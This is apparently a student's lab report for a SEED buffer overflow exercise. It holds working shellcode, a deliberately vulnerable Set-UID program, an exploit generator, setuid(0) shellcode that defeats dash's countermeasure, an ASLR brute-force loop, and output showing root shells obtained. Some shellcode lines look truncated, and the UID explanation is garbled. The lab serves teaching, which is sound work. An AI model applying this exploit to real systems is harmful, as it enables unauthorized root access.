


Buffer Overflow Vulnerability Lab

Task 0: Turning Off Counter-measures

Procedure:

- i) Address space randomization:
\$ sudo sysctl -w kernel.randomize_va_space=0
- ii) Configuring /bin/sh: (Since /bin/sh points to /bin/dash which has a countermeasure that prevents itself from being executed in a Set-UID process)
\$ sudo rm /bin/sh
\$ sudo ln -s /bin/zsh /bin/sh



```
Terminal
[02/03/19]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for seed:
kernel.randomize_va_space = 0
[02/03/19]seed@VM:~$ sudo rm /bin/sh
[sudo] password for seed:
[02/03/19]seed@VM:~$ sudo ln -s /bin/zsh /bin/sh
[02/03/19]seed@VM:~$ dees
dees: command not found
[02/03/19]seed@VM:~$
```

Observation:

- i) Address space randomization is turned off
- ii) /bin/sh is linked to another shell zsh that does not have the above mentioned countermeasure

Please turn over.....


Task 1: Running Shellcode

Procedure:

- i) The assembly version of the program below is loaded into memory and executed to launch a new shell

```
#include <stdio.h>
int main() {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

- ii) The program is compiled with the execstack option




```
call_shellcode.c (~/Documents/assignment_2/task2) - gedit
/* call_shellcode.c */
/* You can get this program from the lab's website */
/* A program that launches a shell using shellcode */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
"\x31\xc0" /* Line 1: xorl %eax,%eax */
"\x50" /* Line 2: pushl %eax */
"\x68" /* Line 3: pushl $0x68732f2f */
"\x68" /* Line 4: pushl $0x6e69622f */
"\x89\xe3" /* Line 5: movl %esp,%ebx */
"\x50" /* Line 6: pushl %eax */
"\x53" /* Line 7: pushl %ebx */
"\x89\xe1" /* Line 8: movl %esp,%ecx */
"\x99" /* Line 9: cdq */
"\xb0\x0b" /* Line 10: movb $0x0b,%al */
"\xcd\x80" /* Line 11: int $0x80 */
;

int main(int argc, char **argv)
{
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*)())buf)();
}
```



```
[02/03/19]seed@VM:~$ cd ~/Documents/assignment_2/task2/
[02/03/19]seed@VM:~/../task2$ ls
call_shellcode.c
[02/03/19]seed@VM:~/../task2$ gcc -z execstack -o call_shellcode call_shellcode.c
[02/03/19]seed@VM:~/../task2$
```


Observation:

- i) The program is compiled with the execstack option which allows the code to be executed from the stack
- ii) We can see that a new shell is launched after the program execution (shellcode.c)

Task 2: Exploiting the Vulnerability

Procedure:

- i) A vulnerable program stack.c shown below is compiled with the StackGuard and non-executable stack protections turned off and made into a Set-UID program




```
stack.c (~/.Documents/assignment_2/task3) - gedit
/* Vulnerable program: stack.c */
/* You can get this program from the lab's website */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>


int bof(char *str)
{
    char buffer[24];
    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);
    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;
    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```



```
Terminal
[02/03/19]seed@VM:~/.../task3$ gcc -o stack -z execstack -fno-stack-protector st
ack.c
[02/03/19]seed@VM:~/.../task3$ ls
stack  stack.c
[02/03/19]seed@VM:~/.../task3$ sudo chown root stack
[sudo] password for seed:
[02/03/19]seed@VM:~/.../task3$ sudo chmod 4755 stack
[02/03/19]seed@VM:~/.../task3$
```

- ii) A program exploit.c is written to generate the file badfile that is executed in the above stack.c vulnerable program.
- iii) The exploit.c file contains the shellcode used for the attack in the char array shellcode.
- iv) The size of the buffer is 517 bytes.
- v) The buffer is filled in the following way:
 - a. The buffer is first initialized with the NOP instruction (which does nothing except give a step forward instruction).
 - b. The get_sp() function is used to get the stack pointer and calculate the return address which has an offset of 200 and falls somewhere in the NOP region
 - c. Order is: RETURN ADDR (repeated 10 times) -> NOPs -> Shellcode
 - d. Shellcode is added at the end of the buffer and a null terminator is added at the end
- vi) The exploit.c file is then compiled and the exploit file is executed to generate the badfile.
- vii) The stack Set-UID vulnerable program created earlier is then run.



```
exploit.c (~/Documents/assignment_2/task3) - gedit
Open Save
/* Line 7: pushl %ebx */
"\x89\xe1" /* Line 8: movl %esp,%ecx */
"\x99" /* Line 9: cdq */
"\xb0\x0b" /* Line 10: movb $0xb,%al */
"\xcd\x80" /* Line 11: int $0x80 */
;

unsigned long get_sp(void)
{
    __asm__("movl %esp,%eax");
}

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);
    /* You need to fill the buffer with appropriate contents here */
    /* ... Put your code here ... */
    char *ptr;
    long *addr_ptr, addr;
    int offset = 200, bsize = 517;
    int i;
    addr = get_sp() + offset;


    ptr = buffer;
    addr_ptr = (long*)(ptr);

    for(i = 0; i < 10; i++)
        *(addr_ptr++) = addr;

    for (i = 0; i < strlen(shellcode); i++)
        buffer[bsize - (sizeof(shellcode) + 1) + i] = shellcode[i];

    buffer[bsize - 1] = '\0';

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```



```
Terminal
[02/04/19]seed@VM:~/.../task3$ gcc -o exploit exploit.c
[02/04/19]seed@VM:~/.../task3$ ./exploit
[02/04/19]seed@VM:~/.../task3$ ./stack
$
```


Observation:

- i) We observe that our code in the exploit program generates the badfile with the shellcode.
- ii) When the stack program (Set-UID vulnerable program) is executed, it loads the contents of badfile into its buffer.
- iii) The Return address points to the NOP region, which gives the step forward instruction and finally the shellcode is executed
- iv) The malicious shellcode spawns a root shell and gives access to the attacker as can be seen from the screenshot above.

Task 3: Defeating dash's countermeasure


Procedure:

- i) We first switch back to the dash shell from the zsh shell




```
Terminal
[02/04/19]seed@VM:~/../task4$ sudo rm /bin/sh
[sudo] password for seed:
[02/04/19]seed@VM:~/../task4$ sudo ln -s /bin/dash /bin/sh
[02/04/19]seed@VM:~/../task4$
```

- ii) The dash_shell_test.c program shown below is first run with the setuid(0) line commented out and then uncommented and the observations noted




```
dash_shell_test.c (~/Documents/assignment_2/task4) - gedit
// dash_shell_test.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>

int main()
{
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;
    setuid(0);
    execve("/bin/sh", argv, NULL);
    return 0;
}
```




```
[02/04/19]seed@VM:~/../task4$ gcc dash_shell_test.c -o dash_shell_test
[02/04/19]seed@VM:~/../task4$ sudo chown root dash_shell_test
[02/04/19]seed@VM:~/../task4$ sudo chmod 4755 dash_shell_test
[02/04/19]seed@VM:~/../task4$ ./dash_shell_test
$ exit
[02/04/19]seed@VM:~/../task4$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$
```



```
Terminal
[02/04/19]seed@VM:~/../task4$ gcc dash_shell_test.c -o dash_shell_test
[02/04/19]seed@VM:~/../task4$ sudo chown root dash_shell_test
[02/04/19]seed@VM:~/../task4$ sudo chmod 4755 dash_shell_test
[02/04/19]seed@VM:~/../task4$ ./dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

- iii) Next, the assembly code for invoking the system call setuid(0) is added to the beginning of the shellcode in exploit.c and the attack in Task 2 repeated and observations noted



```
exploit.c (~/.Documents/assignment_2/task3) - gedit
Open Save
/* exploit.c */
/* A program that creates a file containing code for launching shell */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[] =
"\x31\xc0" /* Line 1: xorl %eax,%eax */
"\x31\xdb" /* Line 2: xorl %ebx,%ebx */
"\xb0\xd5" /* Line 3: movb $0xd5,%al */
"\xcd\x80" /* Line 4: int $0x80 */
"\x50"
"\x68" /* /sh */
"\x68" /* /bin */
"\x89\xe3"
"\x50"
"\x53"
"\x89\xe1"
"\x99"
"\xb0\x0b"
"\xcd\x80"
;

unsigned long get_sp(void)
{
    __asm__("movl %esp,%eax");
}

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
    /* ... Put your code here ... */
    char *ptr;
    long *addr_ptr, addr;
    int offset = 200, bsize = 517;
    int i;
    addr = get_sp() + offset;
```



```
[02/04/19]seed@VM:~/.../task3$ gcc -o exploit exploit.c
[02/04/19]seed@VM:~/.../task3$ ./exploit
[02/04/19]seed@VM:~/.../task3$ sudo rm /bin/sh
[sudo] password for seed:
[02/04/19]seed@VM:~/.../task3$ sudo ln -s /bin/dash /bin/sh
[02/04/19]seed@VM:~/.../task3$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```


Observations:

- i) When the dash_shell_test.c program is invoked with the setuid(0) line commented out, then in the root shell spawned, the Real UID and Effective UID are both equal to 1000 (seed). That is, privilege has been dropped.
- ii) When the dash_shell_test.c program is invoked with the setuid(0) line uncommented, then in the root shell spawned, the Real UID is 0 (root) while the Effective UID is 1000(seed). The privilege is not dropped in this case.
- iii) Thus, dash's countermeasure can be defeated by invoking the setuid(0) system call by a Set-UID root program like dash_shell_test.c
- iv) Next, when the attack in Task 2 is carried out again, this time with the setuid(0) system call added to the shellcode, then the root shell spawned again has Real UID 0 (root) and Effective UID 1000(seed), which is as expected.


Task 4: Defeating address Randomization

Procedure:


- i) We first turn on Ubuntu's address randomization feature
- ii) After this, the shell script shown below is used to run the vulnerable program `stack.c` in an infinite loop. We use the brute force approach to attack the vulnerable program repeatedly, hoping that the address we put in the badfile can eventually be correct.



```
#!/bin/bash
SECONDS=0
value=0
while [ 1 ]
do
    value=$(( $value + 1 ))
    duration=$SECONDS
    min=$(( $duration / 60 ))
    sec=$(( $duration % 60 ))
    echo "$min minutes and $sec seconds elapsed."
    echo "The program has been running $value times so far."
    ./stack
done
```



```
root@VM: /home/seed/Documents/assignment_2/task3
[02/04/19]seed@VM:~/../task3$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/04/19]seed@VM:~/../task3$ ls -lh
total 48K
-rw-rw-r-- 1 seed seed 517 Feb  4 05:14 badfile
-rwxrwxr-x 1 seed seed 7.5K Feb  4 05:14 exploit
-rw-rw-r-- 1 seed seed 1.3K Feb  4 05:12 exploit.c
-rw-rw-r-- 1 seed seed 12 Feb  4 04:32 peda-session-stack.txt
-rw-rw-r-- 1 seed seed 259 Feb  4 05:25 randomize_script.sh
-rwxrwxr-x 1 seed seed 19K Feb  4 04:32 stack
-rw-rw-r-- 1 seed seed 484 Feb  3 23:23 stack.c
[02/04/19]seed@VM:~/../task3$ chmod +x randomize_script.sh
[02/04/19]seed@VM:~/../task3$ ./randomize_script.sh
```



```
./randomize_script.sh: line 13: 19213 Segmentation fault      ./stack
0 minutes and 26 seconds elapsed.
The program has been running 5224 times so far.
